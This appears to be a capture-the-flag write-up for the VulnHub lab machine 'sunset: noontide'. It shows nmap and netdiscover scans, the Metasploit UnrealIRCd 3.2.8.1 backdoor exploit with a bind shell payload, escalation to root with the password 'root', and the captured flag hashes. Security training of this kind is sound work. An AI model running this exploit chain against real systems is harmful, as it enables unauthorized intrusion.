

Sunset: Noontide — Proof of Concept (PoC)

1. Overview

Item	Details
Machine Name	sunset: noontide
VulnHub URL	https://www.vulnhub.com/entry/sunset-noontide,531/
Release Date	9 Aug 2020
Author	whitecr0wz
Series	sunset
Difficulty	Very Easy
Attacker Machine	Kali Linux
Target OS	Linux
Objective	Gain root access and retrieve proof flag

2. Network Discovery

Identify active hosts on the network using Netdiscover.

```
sudo netdiscover -i eth0
```

Relevant output:

```
192.168.10.17  08:00:27:9d:8a:ca
```

Target identified:

- **Target IP:** 192.168.10.17

Currently scanning: 172.16.0.0/16 | Screen View: Unique Hosts

54 Captured ARP Req/Rep packets, from 5 hosts. Total size: 3240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	b4:f9:49:43:79:2c	23	1380	optilink networks pvt ltd
192.168.10.8	50:c2:e8:95:0b:37	26	1560	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.17	08:00:27:9d:8a:ca	1	60	PCS Systemtechnik GmbH
192.168.10.5	86:a6:8c:1e:45:9c	1	60	Unknown vendor
192.168.10.11	5a:00:a1:7a:77:36	3	180	Unknown vendor

3. Port and Service Enumeration

Perform a service and version scan using Nmap.

```
sudo nmap -sC -sV -Pn 192.168.10.17 --min-rate 10000
```

Nmap results:

PORT	STATE	SERVICE	VERSION
6667/tcp	open	irc	UnrealIRCd

Additional information:

Host: irc.foonet.com

The machine exposes only one service:

- IRC service running UnrealIRCd

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -Pn 192.168.10.17 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-19 19:12 IST
Nmap scan report for 192.168.10.17
Host is up (0.14s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
MAC Address: 08:00:27:9D:8A:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.foonet.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.65 seconds
```

4. Vulnerability Research


Search online for known vulnerabilities affecting UnrealIRCd.

A known backdoor vulnerability exists in:

```
UnrealIRCd 3.2.8.1 Backdoor
```

The exploit allows remote command execution through a malicious backdoor inserted into the source code distribution.

We use Metasploit to exploit this vulnerability.



5. Launching Metasploit

Start Metasploit Framework:

```
msfconsole -q
```

Load the UnrealIRCd backdoor exploit module:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Show available options:

```
show options
```

Set the target host:

```
set rhosts 192.168.10.17
```

```
kali@kali: ~  
msfconsole  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options  
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):  


| Name    | Current Setting | Required | Description                                                                                                           |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                              |
| CPORT   |                 | no       | The local client port                                                                                                 |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, socks5, socks5h |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                                 |

  
Exploit target:  


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

  
View the full module info with the info, or info -d command.  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.10.17  
rhosts => 192.168.10.17
```

6. Selecting Payload

Display compatible payloads:

```
show payloads
```

Choose the bind shell payload:

```
set payload cmd/unix/bind_perl
```

This payload creates a bind shell on the target machine.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads  
Compatible Payloads  


| #  | Name                                       | Disclosure Date | Rank   | Check | Description                                         |
|----|--------------------------------------------|-----------------|--------|-------|-----------------------------------------------------|
| 0  | payload/cmd/unix/adduser                   | .               | normal | No    | Add user with useradd                               |
| 1  | payload/cmd/unix/bind_perl                 | .               | normal | No    | Unix Command Shell, Bind TCP (via perl)             |
| 2  | payload/cmd/unix/bind_perl_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via perl) IPv6        |
| 3  | payload/cmd/unix/bind_ruby                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby)             |
| 4  | payload/cmd/unix/bind_ruby_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby) IPv6        |
| 5  | payload/cmd/unix/generic                   | .               | normal | No    | Unix Command, Generic Command Execution             |
| 6  | payload/cmd/unix/reverse                   | .               | normal | No    | Unix Command Shell, Double Reverse TCP (telnet)     |
| 7  | payload/cmd/unix/reverse_bash_telnet_ssl   | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (telnet)        |
| 8  | payload/cmd/unix/reverse_perl              | .               | normal | No    | Unix Command Shell, Reverse TCP (via perl)          |
| 9  | payload/cmd/unix/reverse_perl_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via perl)      |
| 10 | payload/cmd/unix/reverse_ruby              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Ruby)          |
| 11 | payload/cmd/unix/reverse_ruby_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via Ruby)      |
| 12 | payload/cmd/unix/reverse_ssl_double_telnet | .               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (telnet) |

  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1  
payload => cmd/unix/bind_perl
```

7. Exploiting UnrealIRCd

Run the exploit:

```
exploit
```

Successful exploitation output:

```
[*] Sending backdoor command...  
[*] Started bind TCP handler against 192.168.10.17:4444  
[*] Command shell session 1 opened
```

A command shell session is successfully obtained.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit  
[*] 192.168.10.17:6667 - Connected to 192.168.10.17:6667 ...  
:irc.foonet.com NOTICE AUTH :*** Looking up your hostname ...  
[*] 192.168.10.17:6667 - Sending backdoor command...  
[*] Started bind TCP handler against 192.168.10.17:4444  
[*] Command shell session 1 opened (192.168.10.13:42581 → 192.168.10.17:4444) at 2026-05-19 19:28:01 +0530
```

8. Initial Access

Verify current user:

```
id
```

Output:

```
uid=1000(server) gid=1000(server)
```

Check active user:

```
whoami
```

Output:

```
server
```

We now have shell access as user `server`.

```
id
uid=1000(server) gid=1000(server) groups=1000(server),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
whoami
server
```

9. User Enumeration

List home directories:

```
ls -la /home
```

Output:

```
server
```

Inspect the user directory:

```
ls -la /home/server
```

Interesting file discovered:

```
local.txt
```

Read the local flag:

```
cat /home/server/local.txt
```

Output:

```
c53c08b5bf2b0801c5d0c24149826a6e
```

```
ls -la /home
total 12
drwxr-xr-x  3 root    root    4096 Aug  8  2020 .
drwxr-xr-x 18 root    root    4096 Aug  8  2020 ..
drwxr-xr-x  4 server  server  4096 Aug  8  2020 server
ls -la /home/server
total 40
drwxr-xr-x  4 server  server  4096 Aug  8  2020 .
drwxr-xr-x  3 root    root    4096 Aug  8  2020 ..
lrwxrwxrwx  1 root    root      9 Aug  8  2020 .bash_history → /dev/null
-rw-r--r--  1 server  server   220 Aug  8  2020 .bash_logout
-rw-r--r--  1 server  server  3526 Aug  8  2020 .bashrc
drwxr-xr-x  3 server  server  4096 Aug  8  2020 irc
drwxr-xr-x  3 server  server  4096 Aug  8  2020 .local
-rw-r--r--  1 server  server    33 Aug  8  2020 local.txt
-rw-r--r--  1 server  server   807 Aug  8  2020 .profile
-rw-r--r--  1 server  server    66 Aug  8  2020 .selected_editor
-rw-r--r--  1 server  server   173 Aug  8  2020 .wget-hsts
cat /home/server/local.txt
c53c08b5bf2b0801c5d0c24149826a6e
```

10. Privilege Escalation

Attempt switching to root:

```
su root
```

Password used:

```
root
```

Authentication succeeds successfully.

Verify root access:

```
whoami
```

Output:

```
root
```

Root shell successfully obtained.

```
su root
root
whoami
root
```

11. Root Flag

Navigate to the root directory:

```
ls -la /root
```

Interesting file discovered:

```
proof.txt
```

Read the root proof file:

```
cat /root/proof.txt
```

Output:

```
ab28c8ca8da1b9ffc2d702ac54221105
```

Final flag retrieved successfully.

```
ls -la /root
total 24
drwx----- 3 root root 4096 Aug  8 2020 .
drwxr-xr-x 18 root root 4096 Aug  8 2020 ..
lrwxrwxrwx 1 root root   9 Aug  8 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Aug  8 2020 .local
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-rw----- 1 root root   85 Aug  8 2020 proof.txt
cat /root/proof.txt
ab28c8ca8da1b9ffc2d702ac54221105

Thanks for playing! - Felipe Winsnes (@whitecr0wz)
```


12. Attack Chain Summary

1. Host discovery using Netdiscover
 2. Port scanning with Nmap
 3. Identification of UnrealIRCd service
 4. Research of UnrealIRCd 3.2.8.1 backdoor vulnerability
 5. Exploitation using Metasploit
 6. Initial shell access as user `server`
 7. Local flag discovery
 8. Weak root password discovered
 9. Root access obtained
 10. Proof flag captured
-

13. Vulnerabilities Identified

- Vulnerable UnrealIRCd backdoor service
 - Remote command execution vulnerability
 - Weak root credentials
 - Poor system hardening
-

14. Tools Used

- Netdiscover
 - Nmap
 - Metasploit Framework
 - Linux shell commands
-

15. Conclusion

The Sunset: Noontide machine was successfully compromised through exploitation of the UnrealIRCd 3.2.8.1 backdoor vulnerability. After obtaining a

shell as the `server` user, privilege escalation was trivial due to weak root credentials. The root proof flag was successfully retrieved, fully compromising the target system.